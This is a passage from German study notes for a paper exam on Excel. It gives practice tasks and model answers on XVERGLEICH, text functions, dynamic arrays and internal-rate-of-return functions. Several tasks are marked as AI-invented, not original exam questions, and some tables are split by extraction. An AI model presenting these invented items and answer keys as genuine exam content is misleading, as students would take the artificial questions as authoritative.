Der zweite Unterschied ist der eigene Suchmodus. XVERGLEICH kann mit -1 **rückwärts** suchen und damit den **letzten** statt des ersten Treffers finden, etwa die jüngste Buchung eines Kunden in einer chronologisch geführten Tabelle; VERGLEICH kann das nicht. Ergänzend beherrscht XVERGLEICH über den Vergleichsmodus 2 die ausdrückliche Platzhaltersuche und über die Modi 2 und -2 die binäre Suche in sehr großen sortierten Listen.

Vorzuziehen ist XVERGLEICH gegenüber XVERWEIS immer dann, wenn man die **Position** braucht und nicht den Wert: um mit einer einzigen Suche mehrere Spalten über INDEX anzusprechen, statt denselben Suchvorgang je Spalte zu wiederholen, oder um zweidimensional in eine Kreuztabelle hineinzugreifen:

```
=INDEX(Matrix;XVERGLEICH(Zeilenkriterium;Zeilenköpfe;0);XVERGLEICH(Spaltenkriterium;Spaltenköpfe;0))
```

Dort bestimmt die eine Positionsangabe die Zeile und die andere die Spalte. Für das reine Nachschlagen eines Wertes bleibt XVERWEIS die erste Wahl, weil er die Position gar nicht erst sichtbar macht. ✓ (4)

■ Über die geforderten Punkte hinaus

(✓){+1} Rohleders Auswahlhilfe ordnet die Nachschlagefunktionen nach dem Muster „Was kennen Sie, was brauchen Sie“: Kennt man ein Suchkriterium und braucht die **Position**, führt der Weg zu VERGLEICH beziehungsweise heute XVERGLEICH; kennt man eine Position und braucht den **Wert**, zu INDEX. VERGLEICH und INDEX sind in seiner Tabelle beide als „veraltet“ markiert, was nicht heißt, dass sie nicht mehr funktionieren; XVERWEIS erledigt ihre gemeinsame Aufgabe nur eben allein. Wie schmal der Anwendungsfall von XVERGLEICH ist, sagt er selbst: Es sei die Funktion, „[die] ich praktisch nie brauche. Im Unterschied zum X-Verweis, den man quasi täglich braucht.“ Genau deshalb muss die Antwort den einen Fall benennen, in dem er sie doch braucht: wenn die **Position** das Ergebnis ist und nicht der Wert.

(✓){+2} Die Argumentnamen sind bei XVERWEIS und XVERGLEICH bewusst identisch: Suchkriterium, Suchmatrix, [Vergleichsmodus], [Suchmodus]. XVERWEIS schiebt dazwischen nur Rückgabematrix und [wenn_nicht_gefunden] ein. Wer die sechs Argumente des XVERWEIS kennt, kennt die vier des XVERGLEICH bereits. Das spart auf Papier Zeit.

(✓){+3} Einordnung zur Prüfungswahrscheinlichkeit, mit demselben Maßstab wie bei LAMBDA und LET: XVERGLEICH steht zwar auf Folie 46 („Die Schwester-Funktion XVERGLEICH ist ebenfalls verfügbar“), ist im 26er-Semester aber in keiner Vorlesung gemeinsam bearbeitet worden; belegt ist die Funktion nur im Vorjahr, wo dazu der Satz fiel, er brauche den X-Vergleich „praktisch nie“. Nach dem U14-Grundsatz ist eine eigenständige XVERGLEICH-Aufgabe deshalb unwahrscheinlich. Die realistische Form ist eine Teilfrage innerhalb einer XVERWEIS- oder Nachschlage-Aufgabe, in der man den Unterschied zwischen Position und Wert zeigen muss. Der Aufwand für diese vier Punkte ist entsprechend zu dosieren.

Rohleders Erwartung: Er will die Modus-Argumente sehen, weil sie den Unterschied zur alten Funktion tragen. „XVERGLEICH ist der neue VERGLEICH“ ist keine Antwort; „XVERGLEICH sucht standardmäßig exakt, während VERGLEICH standardmäßig ungefähr sucht und dafür eine sortierte Matrix voraussetzt“ ist eine. Und er unterscheidet konsequent Position von Wert; wer beides vermengt, verliert Punkte auch dann, wenn die Formel funktioniert.

Aufgabe #041 · 4 P. · Weitere Textfunktionen: ZEICHEN(10), GLÄTTEN, RÖMISCH ·

von der KI erfunden – kein Original

Neben den vier Wegen der Textverkettung nennt das Skript weitere Textfunktionen.

- a) 3 P. Geben Sie die Syntax von ZEICHEN(), GLÄTTEN() und RÖMISCH() an, erläutern Sie jedes Argument und nennen Sie je einen kaufmännischen Anwendungsfall.
- b) 1 P. Geben Sie eine Formel an, die aus einem Datum das Quartal ermittelt.

a) 3 P. – Die drei Funktionen

ZEICHEN (engl. CHAR) gibt das Zeichen zurück, das zu einer Codenummer gehört.

=ZEICHEN(Zahl)

- **Zahl** (einziges Argument, Pflicht): die Codenummer des gewünschten Zeichens im Zeichensatz des Rechners, zulässig von 1 bis 255. Werte außerhalb dieses Bereichs ergeben #WERT!.

Der praktisch wichtige Fall ist **ZEICHEN(10)**, der nicht druckbare **Zeilenumbruch**, also dasselbe Zeichen, das beim Tippen mit Alt+Enter entsteht. Damit lassen sich mehrzeilige Beschriftungen als Formel erzeugen, etwa = "Kunde: "&A2&ZEICHEN(10)&"Umsatz: "&TEXT(B2; "#. ##0 €") für eine zweizeilige Diagramm- oder Berichtsbeschriftung, die sich mit den Daten aktualisiert. Wichtig ist dabei, dass der Umbruch **nur sichtbar wird, wenn für die Zelle der Zeilenumbruch eingeschaltet ist**. Andernfalls steht alles in einer Zeile, und der Fehler wird an der Formel gesucht, obwohl er in der Formatierung liegt. ✓
{1}

GLÄTTEN (engl. TRIM) entfernt überflüssige Leerzeichen.

=GLÄTTEN(Text)

- **Text** (einziges Argument, Pflicht): die zu bereinigende Zeichenkette oder der Zellbezug darauf.

Die Funktion entfernt alle führenden und nachgestellten Leerzeichen und reduziert Mehrfach-Leerzeichen im Inneren auf jeweils eines. Kaufmännisch ist sie die Standardbereinigung für importierte Fremddaten **vor** jedem Abgleich: Ein unsichtbares Leerzeichen am Ende eines Kundennamens ist die häufigste Ursache dafür, dass ein XVERWEIS #NV meldet, obwohl der Wert augenscheinlich in der Liste steht. Abzugrenzen ist sie von zwei Nachbarn: Das **geschützte** Leerzeichen (Code 160) aus Webseiten- und

PDF-Kopien entfernt GLÄTTEN **nicht**, dafür braucht es WECHSELN (A2; ZEICHEN (160) ; " "); nicht druckbare Steuerzeichen entfernt SÄUBERN (engl. CLEAN). ✓ **{2}**

RÖMISCH (engl. ROMAN) wandelt eine arabische Zahl in römische Schreibweise.

=RÖMISCH (Zahl; [Typ])

- **Zahl** (1. Argument, Pflicht): die umzuwandelnde Zahl von 0 bis 3999. Nachkommastellen werden abgeschnitten, negative Zahlen ergeben #WERT!.
- **[Typ]** (2. Argument, optional): die Strenge der Schreibweise von 0 bis 4. **0** oder weggelassen die klassische Form, **1 bis 3** zunehmend verkürzte Formen, **4** die stark vereinfachte Form. Anstelle von 0 und 4 sind auch WAHR und FALSCH zulässig.

Das Skript führt RÖMISCH gemeinsam mit TEXT unter „zum Formatieren der Ausgabe“. Der Anwendungsfall ist also die **Darstellung**, etwa Quartals- oder Gliederungsziffern in römischer Schreibweise für ein Berichtsdeckblatt. Entscheidend für die Weiterverarbeitung: Das Ergebnis ist **Text**, keine Zahl, damit lässt sich nicht weiterrechnen; den Rückweg geht ARABISCH (engl. ARABIC). ✓ **{3}**

b) 1 P. – Das Quartal aus einem Datum

=AUFRUNDEN (MONAT (A2) / 3; 0)

MONAT gibt die Monatszahl von 1 bis 12 zurück; durch 3 geteilt und auf null Nachkommastellen aufgerundet ergibt das die Quartalsnummer 1 bis 4. Gleichwertig ist =KÜRZEN ((MONAT (A2) - 1) / 3) + 1, das ohne Aufrunden auskommt. Als lesbare Beschriftung wird daraus = "Q"&AUFRUNDEN (MONAT (A2) / 3; 0). Kombiniert man das mit der Funktion aus a), entsteht die römische Ausgabeform =RÖMISCH (AUFRUNDEN (MONAT (A2) / 3; 0)) & " . Quartal ", die aus dem 14.08.2026 den Text „III. Quartal“ macht. Folie 41 nennt die Quartalsformel und „RÖMISCH zum Formatieren der Ausgabe“ als zwei getrennte Punkte; die Verbindung beider ist die naheliegende Anwendung und kein Zitat. ✓ **{4}**

Über die geforderten Punkte hinaus

(✓){+1} Diese drei Funktionen stehen auf der Folie nicht zufällig direkt hinter der Textverkettung: Sie sind die Bausteine, mit denen eine verkettete Ausgabe **brauchbar** wird. GLÄTTEN säubert die Eingangsdaten, ZEICHEN(10) gliedert die Ausgabe, TEXT und RÖMISCH formatieren sie. Wer in einer Verkettungsaufgabe zusätzlich die Bereinigung mitdenkt, liefert die vollständigere Antwort.

(✓){+2} Auf derselben Folie steht als weiterer Punkt „Dynamische Texte in Objekten bis 255 Zeichen Länge“: Ein Textfeld oder eine Diagrammbeschriftung lässt sich an eine Zelle binden, indem man das Objekt markiert und in die Bearbeitungsleiste =Tabelle1!A1 schreibt. Damit wird eine verkettete Überschrift zur lebenden Beschriftung im Diagramm, und die gesamte Textgruppe greift praktisch ineinander.

(✓){+3} GLÄTTEN taucht in seiner LAMBDA-Beispielformel zum Wörterzählen wieder auf, und zwar aus einem sachlichen Grund: Ohne die Bereinigung würde jedes doppelte Leerzeichen als zusätzliches Wort gezählt. Das ist ein gutes Beispiel dafür, dass die kleinen Textfunktionen keine Spielerei sind, sondern die Korrektheit einer größeren Formel tragen.

Rohleders Erwartung: Bei den kleinen Textfunktionen fragt er nicht nach der Definition, sondern nach dem **Wofür**. Zu ZEICHEN(10) gehört der Hinweis auf den eingeschalteten Zeilenumbruch, zu GLÄTTEN der Importfall mit dem #NV beim Verweis, zu RÖMISCH die Einordnung als reine Formatierung der Ausgabe. Und er erwartet die deutschen Namen mit korrekten Umlauten: GLÄTTEN und RÖMISCH, nicht GLAETTEN und nicht ROMAN.

Anhang: Zahlen zum Auswendiglernen

Auf Papier zählt, was man ohne Nachschlagen schreiben kann. Diese drei Blöcke sind der Kern dieser Datei.

TEILERGEBNIS – die elf Funktionsnummern (die 100er-Reihe ist jeweils dieselbe Funktion unter Ausschluss ausgeblendeter Zeilen):

Nr.	1 / 101	2 / 102	3 / 103	4 / 104	5 / 105	6 / 106	7 / 107	8 / 108	9 / 109	10 / 110	11 / 111
Fun ktion	MITTE LWERT	ANZ AHL	ANZ AHL 2	MA X	MIN	PRO DUK T	STA BW	STA BWN	SUM ME	VARI ANZ	VARIA NZEN

Merke zu 10/11: **VARIANZ** = Stichprobe, **VARIANZEN** = Grundgesamtheit — die Pluralform meint nicht mehrere Stichproben.

AGGREGAT — die acht Optionen: 0 = verschachtelte Teilergebnisse/Aggregate ignorieren · 1 = zusätzlich ausgeblendete Zeilen · 2 = zusätzlich Fehlerwerte · 3 = ausgeblendete Zeilen und Fehlerwerte und verschachtelte · 4 = nichts ignorieren · 5 = nur ausgeblendete Zeilen · 6 = nur Fehlerwerte · 7 = ausgeblendete Zeilen und Fehlerwerte. Funktionsnummern 1 bis 11 wie oben, dazu 12 MEDIAN · 13 MODUS.EINF · 14 KGRÖSSTE · 15 KKLINSTE · 16 QUANTIL.INKL · 17 QUARTILE.INKL · 18 QUANTIL.EXKL · 19 QUARTILE.EXKL.

Die Syntaxen dieser Datei in einer Übersicht:

Funktion (DE)	engl.	Syntax
FILTER	FILTER	=FILTER(Matrix;Einschließen;[Wenn _{leer}])
EINDEUTIG	UNIQUE	=EINDEUTIG(Matrix;[nach _{Spalte}];[genau _{einmal}])
SORTIEREN	SORT	=SORTIEREN(Matrix;[Sortierindex]; [Sortierreihenfolge];[nach _{Spalte}])
SORTIERENNACH	SORTBY	=SORTIERENNACH(Matrix;nach _{Matrix1} ; [Sortierreihenfolge1];...)
SPALTENWAHL	CHOOSECOLS	=SPALTENWAHL(Matrix;Spaltennummer1; [Spaltennummer2];...)
ZEILENWAHL	CHOOSEROWS	=ZEILENWAHL(Matrix;Zeilennummer1;[Zeilennummer2];...)
VSTAPELN	VSTACK	=VSTAPELN(Matrix1;[Matrix2];...)
HSTAPELN	HSTACK	=HSTAPELN(Matrix1;[Matrix2];...)
MTRANS	TRANSPOSE	=MTRANS(Matrix)
SEQUENZ	SEQUENCE	=SEQUENZ(Zeilen;[Spalten];[Anfang];[Schritt])
TEILERGEBNIS	SUBTOTAL	=TEILERGEBNIS(Funktion;Bezug1;[Bezug2];...)
AGGREGAT	AGGREGATE	=AGGREGAT(Funktion;Optionen;Bezug1;[Bezug2];...) bzw. =AGGREGAT(Funktion;Optionen;Matrix;[k])
LET	LET	=LET(Name1;Namenswert1; [Name2;Namenswert2];...;Berechnung)
LAMBDA	LAMBDA	=LAMBDA([Parameter1];[Parameter2];...;Berechnung)
XVERGLEICH	XMATCH	=XVERGLEICH(Suchkriterium;Suchmatrix; [Vergleichsmodus];[Suchmodus])
ZEICHEN	CHAR	=ZEICHEN(Zahl)

Funktion (DE)	engl.	Syntax
GLÄTTE N	TRIM	=GLÄTTEN(Text)
RÖMISC H	ROMAN	=RÖMISCH(Zahl; [Typ])

Gruppentrennung, die in der Klausur den Teilpunkt entscheidet: PIVOTMIT, GRUPPIERENNACH, FILTER, EINDEUTIG, SORTIEREN, SORTIERENNACH, SEQUENZ, EINZELW und ZUFALLSMATRIX **erzeugen** dynamische Matrizen (Folie 79). SPALTENWAHL, ZEILENWAHL, VSTAPELN, HSTAPELN, MTRANS, ZUZEILE und ZUSPALTE **verarbeiten vorhandene Matrizen weiter** (Folie 80).

7. Dynamische Matrixformeln (12 P.)

Dynamische Matrixformeln (12 P.)

✓ von 2 Profs geprüft

Aufgabe #042 · 12 P. · Dynamische Matrixformeln · 12 Punkte · Original-Altmeisterklausur

Dynamische Matrixformeln (12 P.)

- (6 P) Erläutern Sie drei charakteristische Eigenschaften dynamischer Matrixformeln.
- (4 P) Was bedeutet #ÜBERLAUF! und wie genau ist der Fehler zu beheben?
- (2 P) Wie werden z. B. in Formeln/Tabellenblatffunktionen Bezüge auf dynamische Matrixformeln eingegeben?

Lösung

a) Drei charakteristische Eigenschaften (6 P = 3 x 2)

1. Überlaufverhalten (Spill) – ein Ergebnis-Array aus einer einzigen Formel. Eine dynamische Matrixformel wird nur in **eine** Zelle eingegeben (die *Ankerzelle*, oben links), liefert aber ein ganzes Feld von Ergebnissen. Diese werden automatisch in die benötigten Nachbarzellen ausgegeben – sie „laufen über“ (engl. *spill*). Nur die Ankerzelle enthält die Formel; die übrigen Zellen des Überlaufbereichs zeigen lediglich die Werte an und sind selbst nicht editierbar.

2. Bestätigung mit normalem ENTER – kein CSE mehr nötig. Anders als klassische (Legacy-)Matrixformeln, die zwingend mit **Strg + Umschalt + Enter** (CSE) abgeschlossen und dann in geschweiften Klammern { } angezeigt wurden, wird eine dynamische Matrixformel mit der einfachen **Eingabetaste (Enter)** bestätigt. Es erscheinen keine geschweiften Klammern; das Array-Verhalten ist in Excel 365 der Standard.

3. Dynamische Größe – automatische Anpassung des Überlaufbereichs. Der Überlaufbereich passt sich **automatisch** an die Größe der Eingabedaten an: Wächst oder schrumpft die Quelle (z. B. mehr/weniger Zeilen), wächst bzw. schrumpft der Ergebnisbereich mit – **ohne** dass die Formel geändert werden muss. Das Ergebnis ist damit stets „live“ mit den Quelldaten verknüpft.

(Weitere Kennzeichen, falls gefordert: eigene Array-Funktionen wie FILTER, SORTIEREN, EINDEUTIG, SEQUENZ, XVERWEIS; der Überlaufbereichs-Operator #; grau/gesperrte Nicht-Ankerzellen. Für die 6 Punkte genügen die drei oben sauber getrennt.)

b) Bedeutung von #ÜBERLAUF! und Behebung (4 P)

Bedeutung. #ÜBERLAUF! (engl. #SPILL!) ist der Fehler, der erscheint, wenn eine dynamische Matrixformel ihr Ergebnis-Array **nicht** in den vorgesehenen Bereich ausbreiten (überlaufen) kann, weil dieser **blockiert** ist. Die Formel selbst ist korrekt – nur der Zielbereich ist nicht frei.

Typische Ursachen.

- Eine oder mehrere Zellen im geplanten Überlaufbereich sind **nicht leer** (enthalten Werte, Text oder eine andere Formel).
- Im Zielbereich liegen **verbundene Zellen**.
- Der Überlaufbereich würde **über den Rand des Tabellenblatts** hinausreichen.
- Die Formel steht **innerhalb einer Excel-Tabelle** (Tabellen unterstützen kein Überlaufen).

Behebung – Schritt für Schritt.

1. Die **Ankerzelle** (mit der Formel) anklicken. Excel zeigt den beanspruchten Bereich als **gestrichelten Rahmen** an, und über das Warndreieck/Fehler-Dropdown wird die konkrete Ursache genannt.
2. Alle **störenden Einträge** innerhalb dieses gestrichelten Bereichs entfernen (Inhalte löschen) oder an eine andere Stelle **verschieben**, sodass der gesamte Überlaufbereich vollständig **leer** ist.
3. Bei **verbundenen Zellen**: den Zellverbund im Zielbereich **aufheben**.

4. Steht die Formel in einer **Excel-Tabelle** : die Formel **außerhalb** der Tabelle platzieren (oder die Tabelle in einen normalen Bereich umwandeln).

Sobald der komplette Zielbereich frei ist, läuft das Array über und der Fehler verschwindet automatisch.

c) Bezug auf eine dynamische Matrixformel eingeben (2 P)

Der Bezug erfolgt über den **Überlaufbereichs-Operator #** (Raute), angehängt an die **Adresse der Ankerzelle**. Damit verweist man auf den **gesamten, aktuell überlaufenden Bereich** – unabhängig davon, wie groß er gerade ist (der Bezug wächst/schrumpft dynamisch mit).

Bestandteil-Erklärung A1#:

- A1 – **Adresse der Ankerzelle** (Spalte A, Zeile 1), also die Zelle, in der die dynamische Matrixformel steht.
- # – **Überlaufbereichs-Operator** (Spill-Range-Operator). Er bedeutet „der ganze Überlaufbereich, der bei dieser Ankerzelle beginnt“.

Beispiel mit vollständiger Zerlegung: =SUMME (A1#)

- = – **Formelbeginn**; leitet in Excel jede Formel/Berechnung ein.
- SUMME – **Funktion**, die alle übergebenen Zahlen **addiert**.
- (...) – **Argumentklammern**; umschließen die Werte, mit denen die Funktion rechnet.
- A1# – **das (einzige) Argument**: der komplette Überlaufbereich ab Ankerzelle A1 (siehe oben). SUMME addiert damit automatisch **alle** aktuell überlaufenden Werte.
- (Kein ; nötig, da nur **ein** Argument übergeben wird; das Semikolon ; würde erst mehrere Argumente voneinander trennen.)

Zweites Beispiel (erzeugt selbst einen Überlauf): =EINDEUTIG (A2 : A10)

- EINDEUTIG – **Funktion**, gibt die **eindeutigen** (nicht doppelten) Werte eines Bereichs zurück; das Ergebnis ist ein Array und läuft über.
- () – **Argumentklammern**.
- A2 : A10 – **Argument** = zusammenhängender **Zellbereich**: A2 = Startzelle, A10 = Endzelle.
- : – **Bereichsoperator** (Doppelpunkt), bedeutet „von ... bis“ und fasst A2 bis A10 zu einem Block zusammen.

Auf das Ergebnis dieser Formel (Ankerzelle z. B. C2) würde man anschließend wieder mit C2# zugreifen.

(✓)(+1) Ein Bedien-Reservepunkt: Löschen lässt sich eine dynamische Matrix nur über ihre Ankerzelle — der Versuch, eine übergelaufene Zelle zu entfernen, wird mit dem Hinweis quittiert, dass der Wert aus der Formel in der Ankerzelle stammt; die Nicht-Ankerzellen zeigen nur an und lassen sich nicht editieren.

Kap. 6 · Finanzmathematik & Prognosestatistik — Zinsfüße, Annuitäten, TREND, KORREL · Werkzeug

INHALT DIESES KAPITELS · Schlagwörter je Aufgabe zum direkten Abgleich

BW() gegen NBW() (4 P)	266
Der Solver in drei Fragen: Was, Woraus, Womit (5 P)	271
Die Annuitätenfunktionen und das Argument F (9 P)	246
Die drei internen Zinsfüße: IKV(), XINTZINSFUSS() und QIKV() (9 P)	242
#051 Die NBW-Hilfe im Faktencheck: Fehlübersetzung und Aktivtausch (5 P) Prognose ·	
Finanzfunktionen · Bezugsarten · Features/Hilfe	269
Dynamische Amortisationsdauer am kumulierten Barwert (4 P)	270
Fünf Pflichtfunktionen aus dem Stegreif (10 P)	262
Gleitender Durchschnitt und exponentielle Glättung als Methode (8 P)	256
Selbstkontroll-Zahlen aller Rechenbeispiele	267
Streudiagramm, KORREL() und die Trendlinientypen (8 P)	259
TREND(), PROGNOSE.LINEAR() und RGP() im Vergleich (8 P)	253
Zinsusancen und das Argument Basis (8 P)	250

QUBA – Finanzmathematik & Prognosestatistik in Excel

Status: GEPRÜFT (Prof-Gate, Nachprüfung 01.08.2026 — 8x BESTANDEN, „1,3 ERREICHT — klausurfertig“). Acht gelöste Aufgaben (64 P) aus dem Voll-Abdeckungs-Sweep.

Stand: 01.08.2026 · Klausur Mo 03.08.2026 · Papier, open book, 60 P./60 Min., nicht-programmierbarer Taschenrechner

Dieses Kapitel schließt acht Lücken aus der Abdeckungs-Matrix (Voll-Abdeckungs-Sweep 01.08.2026): **L5** (interne Zinsfüße), **L16** (Annuitätenfunktionen), **L15** (Zinsusancen), **L13** (TREND/PROGNOSE.LINEAR/RGP), **L14** (gleitender Durchschnitt vs. exponentielle Glättung), **L23** (Streudiagramm, KORREL, Trendlinientypen), die fünf im Content noch

fehlenden Pflichtfunktionen der Liste 3.8 sowie **L38** (BW() gegen NBW()). Zusammen **64 Punkte**.

Was hier nicht wiederholt wird, und wo es steht. In excel-funktionen.md sind bereits gelöst: NBW(), XKAPITALWERT() und BW() im Rahmen der drei Geldgrößen, ZSATZINVEST(), XINTZINSFUSS() im eigenen Abschnitt sowie BRTEILJAHRE() in der CAGR-Passage und SUMMENPRODUKT() in den Abschnitten zu mehrfachbedingten Summen sowie in den Übungs- und Original-Klausuraufgaben. In abc-prognose.md – Kapitel **ABC und Prognose** – sind gelöst: PROGNOSE.LINEAR() als Prognoserechnung, PROGNOSE.ETS() mit allen drei Nebenfunktionen und HÄUFIGKEIT() in der Evaluationsaufgabe. Diese Stellen werden nur **verwiesen**, nicht nachgebaut.

Zwei bewusste Vertiefungen mit anderem Blickwinkel. PROGNOSE.LINEAR() erscheint hier trotzdem, nämlich in Aufgabe 4 – dort geht es nicht um die Prognoserechnung, sondern ausschließlich um die **Abgrenzung** zu TREND() und RGP(). Und HÄUFIGKEIT() erscheint in Aufgabe 7, weil sie als eine der zwanzig Pflichtfunktionen einen **Syntax-Steckbrief** braucht; die vertiefte Aufgabe zur Klassenwahl bleibt in ABC und Prognose.

Alle Zahlenbeispiele sind so gewählt, dass sie sich mit einem nicht-programmierbaren Taschenrechner in der Klausur nachrechnen lassen. Funktionsnamen durchgehend **deutsch**, Argumenttrenner ist das Semikolon ;.

Aufgabe #043 · 9 P. · Die drei internen Zinsfüße: IKV(), XINTZINSFUSS() und QIKV()

· von der KI erfunden – kein Original

Excel kennt drei Funktionen für den internen Zinsfuß einer Zahlungsreihe.

- 3 P. Geben Sie Zweck und vollständige Syntax von IKV(), XINTZINSFUSS() und QIKV() an und erläutern Sie jedes Argument.
- 3 P. Erläutern Sie den Zusammenhang zwischen dem internen Zinsfuß und dem Nettobarwert und begründen Sie an einem Zahlenbeispiel, warum das Ergebnis von IKV() nicht eindeutig sein muss.
- 3 P. Erläutern Sie, welche Prämisse QIKV() gegenüber IKV() aufhebt, und zeigen Sie die Wirkung an einem Zahlenbeispiel.

a) 3 P. – Zweck und Syntax der drei Funktionen

IKV() gibt den **einfachen internen Zinsfuß** einer Investition zurück, also den Zinssatz, der für eine aus Auszahlungen und Einzahlungen bestehende Zahlungsreihe erreicht wird, wobei weder Finanzierungskosten noch Reinvestitionsgewinne berücksichtigt werden. Die

Syntax lautet =IKV(Werte; [Schätzwert]). Das Argument **Werte** ist der Bezug auf die Zahlungsreihe, die mindestens einen negativen und einen positiven Wert enthalten muss und deren Zahlungen in der Reihenfolge stehen müssen, in der sie zeitlich anfallen; die Zahlungen dürfen unterschiedlich hoch sein, müssen aber in **regelmäßigen Intervallen** auftreten, weil die Funktion keine Datumsangaben kennt. Das Argument **Schätzwert** ist optional und gibt Excel einen Startwert für das iterative Näherungsverfahren; er wird gebraucht, wenn die Funktion #ZAH! liefert oder ein unrealistisches Ergebnis ausgibt. ✓ {1}

XINTZINSFUSS() gibt den internen Zinsfuß einer Reihe **nicht periodisch** anfallender Zahlungen zurück und ist damit die datumsgenaue Schwester von IKV(). Die Syntax lautet =XINTZINSFUSS(Werte; Daten; [Schätzwert]). **Werte** ist wieder die Zahlungsreihe mit mindestens einem Vorzeichenwechsel, wobei die erste Zahlung typischerweise die Anschaffungsauszahlung ist und dann negativ einzugeben ist; **Daten** — im Erläuterungstext der Folie „Zeitpunkte“ genannt — ist die zugehörige Spalte echter Datumswerte, gegen die jede einzelne Zahlung auf Basis eines 365-Tage-Jahres abgezinst wird und die in beliebiger Reihenfolge stehen darf; **Schätzwert** hat dieselbe Rolle wie bei IKV(). Das Ergebnis ist genau der Zinssatz, für den XKAPITALWERT() null wird. Eine ausführlichere Behandlung der Funktion steht im Kapitel Excel-Funktionen. ✓ {2}

QIKV() — ausgeschrieben „qualifizierter interner Kapitalverzinsungssatz“, international als modifizierter interner Zinsfuß bekannt — gibt einen internen Zinsfuß zurück, bei dem positive und negative Zahlungsströme mit **unterschiedlichen** Zinssätzen bewertet werden. Die Syntax lautet =QIKV(Werte; Investition; Reinvestition). **Werte** ist die Zahlungsreihe in gleichlangen Perioden mit mindestens einem positiven und einem negativen Wert, wobei Text, Wahrheitswerte und leere Zellen ignoriert werden, eine ausdrückliche Null dagegen mitzählt; **Investition** ist der Zinssatz, zu dem die Auszahlungen finanziert werden; **Reinvestition** ist der Zinssatz, den die Einzahlungsüberschüsse bei Wiederanlage erbringen. ✓ {3}

b) 3 P. – Zusammenhang zum Nettobarwert und das Nullstellenproblem

Der interne Zinsfuß ist definiert als derjenige Kalkulationszins, bei dem der **Nettobarwert genau null** wird; IKV() beantwortet also dieselbe Frage wie NBW(), nur umgekehrt herum: NBW() sucht den Barwert bei gegebenem Zins, IKV() sucht den Zins bei vorgegebenem Barwert null. Daraus folgt die Entscheidungsregel, dass eine Investition genau dann vorteilhaft ist, wenn ihr interner Zinsfuß über dem Kalkulationszins liegt — was bei einer Einzelinvestition zum selben Urteil führt wie ein positiver Kapitalwert. ✓ {4}

Rechnerisch ist der interne Zinsfuß die Nullstelle eines Polynoms in der Abzinsungsvariablen, und ein Polynom n-ten Grades hat bis zu n Nullstellen. Excel löst das

nicht analytisch, sondern **iterativ** und gibt nur die erstbeste gefundene Nullstelle aus — welche das ist, hängt vom Startwert und damit vom Argument Schätzwert ab. ✓ {5}

Das Zahlenbeispiel dazu: Die Zahlungsreihe **-1.000 / +2.600 / -1.650** (etwa eine Anlage

mit hoher Rückbauverpflichtung am Ende) führt auf die Bedingung $-1.000 + \frac{2.600}{(1+r)}$ -

$\frac{1.650}{(1+r)^2} = 0$. Mit der Substitution $x = \frac{1}{1+r}$ entsteht die quadratische Gleichung $33x^2 -$

$52x + 20 = 0$ mit der Diskriminante $52^2 - 4 \cdot 33 \cdot 20 = 2.704 - 2.640 = 64$ und damit den

beiden Lösungen $x_1 = \frac{52+8}{66} = 0,909091$ und $x_2 = \frac{52-8}{66} = 0,666667$. Rückgerechnet

ergibt das **zwei** interne Zinsfüße, nämlich **10,00 %** und **50,00 %**. Beide erfüllen die Definition exakt — die Probe für 10 % lautet $-1.000 + 2.363,64 - 1.363,64 = 0,00$, die für 50 % lautet $-1.000 + 1.733,33 - 733,33 = 0,00$ —, und dennoch liefert IKV() nur eine der beiden Zahlen zurück. Wer sie ungeprüft in eine Entscheidungsvorlage schreibt, behauptet eine Eindeutigkeit, die es nicht gibt. ✓ {6}

c) 3 P. – Die Wiederanlageprämisse und ihre Aufhebung durch QIKV()

IKV() unterstellt stillschweigend, dass alle zwischenzeitlich zurückfließenden Einzahlungsüberschüsse bis zum Laufzeitende **zum internen Zinsfuß selbst** wiederangelegt werden können. Genau das ist die Wiederanlageprämisse, und sie ist unrealistisch: Bei einer rechnerisch attraktiven Investition mit 30 % internem Zinsfuß müsste das Unternehmen jeden Rückfluss erneut zu 30 % anlegen können — hätte es solche Anlagen beliebig verfügbar, wäre die Ausgangsinvestition keine besondere Gelegenheit mehr. ✓ {7}

QIKV() hebt diese Prämisse auf, indem es die beiden Seiten der Zahlungsreihe trennt: Die Auszahlungen werden mit dem tatsächlichen **Finanzierungszins** auf den Anfangszeitpunkt abgezinst, die Einzahlungen mit dem tatsächlich erzielbaren **Wiederanlagezins** auf den Endzeitpunkt aufgezinst, und aus dem Verhältnis beider Endgrößen wird die durchschnittliche Verzinsung gezogen. ✓ {8}

Das Zahlenbeispiel: Für die Reihe **-1.000 / +600 / +600** liefert =IKV(...) den einfachen

internen Zinsfuß. Aus $600x^2 + 600x - 1.000 = 0$, also $3x^2 + 3x - 5 = 0$, folgt $x = \frac{-3+\sqrt{69}}{6}$

$= \frac{-3+8,306624}{6} = 0,884437$ und daraus $1+r = 1,130662$, mithin **IKV = 13,07 %** (Probe: $530,66 + 469,34 = 1.000,00$). Rechnet man dieselbe Reihe mit =QIKV(Werte; 5%; 3%), also mit 5 % Finanzierungszins und nur 3 % erzielbarem Wiederanlagezins, ergibt sich der Endwert der Einzahlungen zu $600 \cdot 1,03 + 600 = 1.218,00$ und der Barwert der

Auszahlungen zu 1.000,00; über zwei Perioden folgt $\sqrt{1,218} - 1 = 1,103630 - 1$ und damit **QIKV = 10,36 %**. Die realistischere Wiederanlageannahme kostet also **2,70 Prozentpunkte** — exakt $13,0662 \% - 10,3630 \% = 2,7032$; wer die gerundeten Anzeigewerte subtrahiert, landet bei 2,71 und hat damit nur eine Rundungsdifferenz erwischt. Genau um diesen Betrag überzeichnet IKV() die Vorteilhaftigkeit systematisch. **✓ {9}**

■ Über die geforderten Punkte hinaus

(✓){+1} Rohleder überschreibt die Folie zu XINTZINSFUSS() mit „Flexiblere Alternative zu IKV, **aber kaum aussagekräftiger**“ und die zu QIKV() mit „Theoretisch bestechend, **aber praktisch relevant?**“. Beide Fragezeichen sind Einladung zur Stellungnahme: Die Datumsgenauigkeit von XINTZINSFUSS() behebt nur das Periodenproblem, nicht die Wiederanlageprämisse; und QIKV() behebt die Prämisse, verlangt dafür aber zwei zusätzliche Zinssätze, die im Unternehmen meist genauso geschätzt sind wie der Kalkulationszins selbst.

(✓){+2} Auf Folie 117 („Evolution der Funktionsverwendung“; die Folie mit dem Titel „Auswahlhilfe“ ist die unmittelbar davorliegende mit der Matrix Höhe/Länge/Periode) nennt er die internen Zinsfüße wörtlich ein „Missing Link“ in der Evolution der Funktionsverwendung — die Entwicklungslinie läuft von der Formel im Barwertrechner über IKV(), XINTZINSFUSS() und QIKV() hin zu NBW() und XKAPITALWERT(). Wer entscheiden will, entscheidet nach dem Kapitalwert; der interne Zinsfuß ist die Kommunikationsgröße, weil eine Prozentzahl im Gremium besser ankommt als ein Eurobetrag.

